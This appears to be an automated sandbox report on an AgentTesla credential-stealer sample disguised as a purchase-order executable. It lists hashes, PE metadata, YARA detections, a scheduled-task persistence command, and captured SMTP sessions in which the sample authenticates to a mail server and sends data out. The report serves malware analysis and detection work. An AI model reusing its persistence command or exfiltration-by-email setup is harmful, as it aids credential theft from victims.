SHA512:	9cf5fac01d6213d6baffa9bd5fad4a150cce9690af108dd2eb1d8b089f11b47591289b9280438ba43dd67e2b7ff0c0e6b96876b30926973e409f4abbda109d89
SSDEEP:	12288:U5xYukolMV40DBkqgoF7qxCUzbH4ZSgt2J0jC6yn9u3jbDMVL4qg+pwn3:U5dkoUDB4ohq1kSgQJ0Ch96DA8F+pwn
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...{ ..`.....P...J... ..`....@.. .....@.....

File Icon

Icon Hash:	f0e1e0b2b2ccb2cc

Static PE Info

General

Entrypoint:	0x4a4ad2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60C0CF7B [Wed Jun 9 14:26:03 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa2ad8	0xa2c00	False	0.845383604551	data	7.73942494263	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa6000	0x31a6c	0x31c00	False	0.44296678706	data	6.17037031293	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd8000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/11/21-16:35:00.779595	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49771	587	192.168.2.4	208.91.199.223
06/11/21-16:35:05.972461	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49772	587	192.168.2.4	208.91.199.223

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 16:34:58.290344954 CEST	192.168.2.4	8.8.8.8	0x42af	Standard query (0)	smtp.omicronernergy.com	A (IP address)	IN (0x0001)
Jun 11, 2021 16:34:58.493841887 CEST	192.168.2.4	8.8.8.8	0x66e1	Standard query (0)	smtp.omicronernergy.com	A (IP address)	IN (0x0001)
Jun 11, 2021 16:35:02.858637094 CEST	192.168.2.4	8.8.8.8	0xf725	Standard query (0)	smtp.omicronernergy.com	A (IP address)	IN (0x0001)
Jun 11, 2021 16:35:03.239860058 CEST	192.168.2.4	8.8.8.8	0x2d8c	Standard query (0)	smtp.omicronernergy.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 16:34:58.482657909 CEST	8.8.8.8	192.168.2.4	0x42af	No error (0)	smtp.omicronernergy.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 16:34:58.482657909 CEST	8.8.8.8	192.168.2.4	0x42af	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jun 11, 2021 16:34:58.482657909 CEST	8.8.8.8	192.168.2.4	0x42af	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jun 11, 2021 16:34:58.482657909 CEST	8.8.8.8	192.168.2.4	0x42af	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jun 11, 2021 16:34:58.482657909 CEST	8.8.8.8	192.168.2.4	0x42af	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jun 11, 2021 16:34:58.781178951 CEST	8.8.8.8	192.168.2.4	0x66e1	No error (0)	smtp.omicronernergy.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 16:34:58.781178951 CEST	8.8.8.8	192.168.2.4	0x66e1	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jun 11, 2021 16:34:58.781178951 CEST	8.8.8.8	192.168.2.4	0x66e1	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jun 11, 2021 16:34:58.781178951 CEST	8.8.8.8	192.168.2.4	0x66e1	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jun 11, 2021 16:34:58.781178951 CEST	8.8.8.8	192.168.2.4	0x66e1	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jun 11, 2021 16:35:02.917083979 CEST	8.8.8.8	192.168.2.4	0xf725	No error (0)	smtp.omicronernergy.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 16:35:02.917083979 CEST	8.8.8.8	192.168.2.4	0xf725	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jun 11, 2021 16:35:02.917083979 CEST	8.8.8.8	192.168.2.4	0xf725	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jun 11, 2021 16:35:02.917083979 CEST	8.8.8.8	192.168.2.4	0xf725	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jun 11, 2021 16:35:02.917083979 CEST	8.8.8.8	192.168.2.4	0xf725	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jun 11, 2021 16:35:03.298655033 CEST	8.8.8.8	192.168.2.4	0x2d8c	No error (0)	smtp.omicronernergy.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 16:35:03.298655033 CEST	8.8.8.8	192.168.2.4	0x2d8c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jun 11, 2021 16:35:03.298655033 CEST	8.8.8.8	192.168.2.4	0x2d8c	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jun 11, 2021 16:35:03.298655033 CEST	8.8.8.8	192.168.2.4	0x2d8c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jun 11, 2021 16:35:03.298655033 CEST	8.8.8.8	192.168.2.4	0x2d8c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jun 11, 2021 16:34:59.692085028 CEST	587	49771	208.91.199.223	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jun 11, 2021 16:34:59.692861080 CEST	49771	587	192.168.2.4	208.91.199.223	EHLO 971342
Jun 11, 2021 16:34:59.868031025 CEST	587	49771	208.91.199.223	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jun 11, 2021 16:34:59.880449057 CEST	49771	587	192.168.2.4	208.91.199.223	AUTH login bWFuaXNoLmd1cHRhQG9taWNyb25lcm5lcmd5LmNvbQ==
Jun 11, 2021 16:35:00.056651115 CEST	587	49771	208.91.199.223	192.168.2.4	334 UGFzc3dvcmQ6
Jun 11, 2021 16:35:00.235404015 CEST	587	49771	208.91.199.223	192.168.2.4	235 2.7.0 Authentication successful
Jun 11, 2021 16:35:00.240295887 CEST	49771	587	192.168.2.4	208.91.199.223	MAIL FROM:<manish.gupta@omicronernergy.com>
Jun 11, 2021 16:35:00.417021036 CEST	587	49771	208.91.199.223	192.168.2.4	250 2.1.0 Ok
Jun 11, 2021 16:35:00.417609930 CEST	49771	587	192.168.2.4	208.91.199.223	RCPT TO:<manish.gupta@omicronernergy.com>
Jun 11, 2021 16:35:00.601167917 CEST	587	49771	208.91.199.223	192.168.2.4	250 2.1.5 Ok
Jun 11, 2021 16:35:00.601790905 CEST	49771	587	192.168.2.4	208.91.199.223	DATA
Jun 11, 2021 16:35:00.777712107 CEST	587	49771	208.91.199.223	192.168.2.4	354 End data with <CR><LF>.<CR><LF>
Jun 11, 2021 16:35:00.784115076 CEST	49771	587	192.168.2.4	208.91.199.223	.
Jun 11, 2021 16:35:01.057646990 CEST	587	49771	208.91.199.223	192.168.2.4	250 2.0.0 Ok: queued as 7FF0D184345
Jun 11, 2021 16:35:02.249799013 CEST	49771	587	192.168.2.4	208.91.199.223	QUIT
Jun 11, 2021 16:35:02.425122023 CEST	587	49771	208.91.199.223	192.168.2.4	221 2.0.0 Bye
Jun 11, 2021 16:35:03.956813097 CEST	587	49772	208.91.199.223	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jun 11, 2021 16:35:03.957298994 CEST	49772	587	192.168.2.4	208.91.199.223	EHLO 971342
Jun 11, 2021 16:35:04.132599115 CEST	587	49772	208.91.199.223	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jun 11, 2021 16:35:04.133109093 CEST	49772	587	192.168.2.4	208.91.199.223	AUTH login bWFuaXNoLmd1cHRhQG9taWNyb25lcm5lcmd5LmNvbQ==
Jun 11, 2021 16:35:04.308278084 CEST	587	49772	208.91.199.223	192.168.2.4	334 UGFzc3dvcmQ6
Jun 11, 2021 16:35:04.485438108 CEST	587	49772	208.91.199.223	192.168.2.4	235 2.7.0 Authentication successful
Jun 11, 2021 16:35:04.485989094 CEST	49772	587	192.168.2.4	208.91.199.223	MAIL FROM:<manish.gupta@omicronernergy.com>
Jun 11, 2021 16:35:04.661586046 CEST	587	49772	208.91.199.223	192.168.2.4	250 2.1.0 Ok
Jun 11, 2021 16:35:04.662184000 CEST	49772	587	192.168.2.4	208.91.199.223	RCPT TO:<manish.gupta@omicronernergy.com>
Jun 11, 2021 16:35:05.792994022 CEST	587	49772	208.91.199.223	192.168.2.4	250 2.1.5 Ok
Jun 11, 2021 16:35:05.793579102 CEST	49772	587	192.168.2.4	208.91.199.223	DATA
Jun 11, 2021 16:35:05.968288898 CEST	587	49772	208.91.199.223	192.168.2.4	354 End data with <CR><LF>.<CR><LF>
Jun 11, 2021 16:35:05.972940922 CEST	49772	587	192.168.2.4	208.91.199.223	.
Jun 11, 2021 16:35:06.250327110 CEST	587	49772	208.91.199.223	192.168.2.4	250 2.0.0 Ok: queued as EC6A61852EF

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: NEW-ORDER.(Ref PO-298721).exe PID: 7060 Parent PID: 5928

General

Start time:	16:33:07
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\NEW-ORDER.(Ref PO-298721).exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NEW-ORDER.(Ref PO-298721).exe'
Imagebase:	0x5c0000
File size:	871424 bytes
MD5 hash:	C24DB33DCB80C125929E56B349AEF88B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.659984462.0000000003A89000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.659984462.0000000003A89000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.659659639.0000000002AC2000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 6140 Parent PID: 7060

General

Start time:	16:33:15
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\dbUtABvDycqz' /XML 'C:\Users\user\AppData\Local\Temp\tmp8BDC.tmp'
Imagebase:	0x2b0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5164 Parent PID: 6140

General

Start time:	16:33:15
Start date:	11/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: NEW-ORDER.(Ref PO-298721).exe PID: 4672 Parent PID: 7060

General

Start time:	16:33:16
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\NEW-ORDER.(Ref PO-298721).exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\NEW-ORDER.(Ref PO-298721).exe
Imagebase:	0x840000
File size:	871424 bytes
MD5 hash:	C24DB33DCB80C125929E56B349AEF88B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.654489875.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000000.654489875.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.904175791.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000002.904175791.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.906370490.0000000002CF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.906370490.0000000002CF1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Disassembly

Code Analysis